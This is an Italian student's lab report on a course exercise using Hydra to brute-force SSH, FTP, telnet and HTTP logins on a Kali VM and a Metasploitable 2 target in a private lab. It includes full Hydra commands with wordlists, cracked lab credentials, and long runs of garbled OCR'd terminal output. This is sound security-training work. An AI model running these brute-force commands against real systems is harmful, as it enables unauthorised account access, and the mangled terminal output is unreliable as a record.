W14D4 - Hydra

Esercizio obbligatorio

Come indicato dall'esercizio, per prima cosa ho creato il nuovo utente su Kali Linux, come richiesto nella consegna dell'esercizio.

```
🥞 | 🔙 🛅 🌛 🐸 🛂 🗸 | 1 2
  <u>-</u>
                                                                                 \bigcirc \bigcirc \otimes
                                      kali@kali: ~
  File Actions Edit View Help
  zsh: corrupt history file /home/kali/.zsh_history
  $ sudo adduser test_user
  [sudo] password for kali:
  info: Adding user `test_user'
  info: Selecting UID/GID from range 1000 to 59999 ...
  info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
  info: Creating home directory `/home/test_user'
  info: Copying files from `/etc/skel'
 New password:
 Retype new password:
 passwd: password updated successfully
  Changing the user information for test_user
 Enter the new value, or press ENTER for the default
          Full Name []:
          Room Number []:
Work Phone []:
          Home Phone []:
          Other []:
 Is the information correct? [Y/n] Y
  info: Adding new user `test_user' to supplemental / extra groups `users' ...
  info: Adding user `test_user' to group `users' ...
```

Ho poi testato la connessione in SSH dell'utente appena creato, ottenendo l'output previsto nella spiegazione dell'esercizio guidato.

```
File Actions Edit View Help

(kali® kali)-[~]
$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)
x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 23 07:16:32 2024 from 192.168.50.100

(test_user® kali)-[~]
```

Ho avviato il servizio con sudo service ssh start ed ho mantenuto il file di configurazione /etc/ssh/sshd_config come di default, come indicato anche nella consegna. Alla fine ho eseguito il cracking con successo, come dimostrano i due screenshot che seguono.

kali@kali: ~

File Actions Edit View Help

| Nydra -V -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt 192.168.50.100 -t4 ssh Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-24 08: 21:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10040 login tries (l:20/p:5 02), ~2510 tries per task
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10040 login tries (l:20/p:5 02), ~2510 tries per task
[DATA] attacking ssh:/192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 1 of 1 0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "kali" - 2 of 10040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 3 of 1 0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 4 of 100 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 5 of 1 0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345678" - 6 of 1 0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345678" - 6 of 1 0040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "pussy" - 8 of 1004 0 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dragon" - 10 of 10 040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dragon" - 10 of 10 040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dwerty" - 11 of 10 040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dwerty" - 11 of 10 040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "duagon" - 10 of 10 040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "letmein" - 14 of 1 00

File Actions Edit View Help

10040 [child 2] (0/0)

10040 [child 0] (0/0)

10040 [child 0] (0/0)

10040 [child 0] (0/0)

10040 [child 3] (0/0)

10040 [child 1] (0/0)

10040 [child 1] (0/0)

10040 [child 1] (0/0)

10040 [child 2] (0/0)

10040 [child 3] (0/0)

10040 [child 4] (0/0)

1041EMPT] target 192.168.50.100 - login "root" - pass "kali" - 1508 of 10040 (child 4) (0/0)

1041EMPT] target 192.168.50.100 - login "root" - pass "sestpass" - 1500 of 10040 (child 4) (0/0)

1041EMPT] target 192.168.50.100 - login "root" - pass "password" - 1511 of 10040 (child 4) (0/0)

1041EMPT] target 192.168.50.100 - login "root" - pass "12345678" - 1512 of 10040 (child 4) (0/0)


1041EMPT] target 192.168.50.100 - login "root" - pass "12345678" - 1512 of 10040 (child 4) (child 4) (0/0)

1040 [child 4] (0/0)

Alla fine dell'esercizio guidato con il cracking di SSH, ho iniziato l'esercizio vero e proprio con il cracking del servizio ftp su Kali. Ho avviato il servizio, precedentemente scaricato, ed ho controllato il file di configurazione del servizio.



Ho controllato con attenzione il file di configurazione /etc/vsftpd.conf e non ho trovato nessun aspetto particolare da sistemare, tranne decommentare la riga per permettere il login da parte di utenti locali. Per il resto, non ho notato niente da configurare diversamente, almeno per questo esercizio.



A questo punto ho dato inizio alla sessione di cracking con Hydra, inserendo lo switch -V per vedere live tutti i tentativi di brute force e prendendo come file per gli username e le password due file dalle seclists, scaricate in precedenza. Per rendere più veloce la sessione di cracking e per poter svolgere l'esercizio facoltativo, ho modificato i file scelti, aggiungendo msfadmin e kali come username e password e portando le password necessarie verso le prime scelte, dato che i tempi di cracking erano molto lunghi durante le prime sessioni di prova.

```
💲 hydra –V –L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P
/usr/share/seclists/osernames/top-usernames-shortcist.cxt
/usr/share/seclists/Passwords/500-worst-passwords.txt 192.168.50.100 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 12:
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.res
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10040 login tries (l:20/p:5
[DATA] max 4 tasks per task

(2), ~2510 tries per task

[DATA] attacking ftp://192.168.50.100:21/

[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 1 of 1

0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "kali" - 2 of 10040
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 3 of 1
0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 4 of 100
40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 5 of 1
0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345678" - 6 of 1
0040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "1234" - 7 of 10040
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "pussy" - 8 of 1004
  [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345" - 9 of 1004
   [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dragon" - 10 of 10
040 [child 3] (0/0)
 [ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "qwerty" - 11 of 10
040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "696969" - 12 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "mustang" - 13 of 1
```


La sessione di cracking ha avuto successo, riuscendo ad effettuare il login con la coppia username e password test_user e testpass e con la coppia kali kali, che avevo aggiunto nei due file.

```
kali@kali: ~
                                                                                                           \odot
 File Actions Edit View Help
10040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "tester" - 497 of 1
0040 [child 2] (0/0)
 ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "mistress" - 498 of
10040 [child 3] (0/0)
[ATTEMPT]
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "phantom" - 499 of
10040 [child 0] (0/0)
[ATTEMPT] target 19
040 [child 1] (0/0)
                         192.168.50.100 - login "msfadmin" - pass "billy" - 500 of 10
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "6666" - 501 of 100
40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "albert" - 502 of 1
0040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "msfadmin" - 503 of 100
40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 504 of 10040 [
child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "testpass" - 505 of 100 40 [child 2] (0/0)
[21][ftp] host: 192.168.50.100 login: kali password: kali
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 1005
of 10040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kali" - 1006 of 1
0040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1007 of 10040 [child 0] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "root" - pass "msfadmin" - 1507 of 10
040 [child 0] (0/0)
[STATUS] 215.29 tries/min, 1507 tries in 00:07h, 8533 to do in 00:40h, 4 acti
[ATTEMPT] target 192.168.50.100 - login "root" - pass "kali" - 1508 of 10040
[Child 2] (0/0)

[ATTEMPT] target 192.168.50.100 - login "root" - pass "testpass" - 1509 of 10
040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1510 of 1004 0 [child 3] (0/0) [ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 1511 of 10 040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 1512 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234" - 1513 of 10040
```

Esercizio facoltativo.

Ho provato ad eseguire il cracking di alcuni servizi presenti sulla macchina Metasploitable 2. Ho scelto per primo il servizio ftp ed il cracking ha avuto successo, facendo il login con gli username e password di Metasploitable che avevo aggiunto ai file delle seclists.



Ho provato anche il cracking del servizio telnet e nel secondo screenshot si vede che è andato a buon fine.

kali@kali: ~ \bigcirc File Actions Edit View Help /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt telnet://192.168.50.101 Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n on-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 14: 31:53 [WARNING] telnet is by its nature unreliable to analyze, if possible better c hoose FTP, SSH, etc. if available [DATA] max 16 tasks per 1 server, overall 16 tasks, 10040 login tries (l:20/p [DATA] max 10 tasks per 1 server, overatt 10 tasks, 10040 togin tiles (1.20/p):502), ~628 tries per task [DATA] attacking telnet://192.168.50.101:23/ [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 1 0040 [child 0] (0/0) 0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "kali" - 2 of 10040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 3 of 1 0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 4 of 100 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 5 of 1 0040 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 6 of 1 [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 6 of 1 0040 [child 5] (0/0) 0040 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 7 of 10040
[child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "pussy" - 8 of 1004
0 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 9 of 1004
0 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 10 of 10
040 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 10 of 10 [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 11 of 10 040 [child 10] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "696969" - 12 of 10 040 [child 11] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "mustang" - 13 of 1 0040 [child 12] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 14 of 1

```
File Actions Edit View Help
040 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 17 of 1
0040 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass [40040 [child 15] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass [40] [child 3] (0/0)
   0 [child 3] (0
TTEMPT] target 192.168.30
0 [child 4] (0/0)
0 [child 4] (0/0)
 140 [child 14] (0/0)
ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass
) [child 11] (0/0)
ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass
140 [child 12] (0/0)
ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass
) [child 6] (0/0)
ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass
                                                                                                      "6969"
                                                                                                                  - 24 of
 ATTEMPT] target 192.168.50.101 - togin marusmin
40 [child 13] (0/0)
ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "harley" - 26 of 10
 ATTEMPT] target 192.168.50.101 -
40 [child 5] (0/0)

23][telnet] host: 192.168.50.101 -
ATTEMPT] target 192.168.50.101 -
60 [child 0] (0/0)
                                                                                  <mark>dmin</mark> password: msfadmin
- pass "msfadmin" - 503 of 100
                                                              login: msfadmin
ogin "kali" - pas
                                                           login
                target 192.168.50.101 - login "kali" - pass "kali" - 504 of 10040 [
(0/0)
                             192.168.50.101 - login "kali" - pass "testpass"
 ATTEMPT 1
  ATTEMPT] target 192.168.50.101 - login "kali" - pass "123456" - 506 of 10040
[child 3] (0/0)
                target 192.168.50.101 - login "kali" - pass "password"
4] (0/0)
                target 19
14] (0/0)
                             192.168.50.101 - login "kali" - pass "12345678"
               target 192.168.50.101 - login "kali"
(0/0)
  ATTEMPT] target 192.168.50.101 - login "kali"
child 11] (0/0)
                                                                                  - pass "pussy" - 510 of 10040
                target 192.168.50.101 - login "kali" - pass "12345" - 511 of 10040
(0/0)
                             192.168.50.101 -
                                                           login "kali" - pass "dragon" - 512 of 10040
    child
```

Infine ho provato ad eseguire il cracking del servizio http. Tra le due opzioni che mi sono state proposte, ho scelto http-get ed il cracking è riuscito con successo, riportando varie opzioni di username e password che hanno consentito il login.

10

kali@kali: ~

TENT

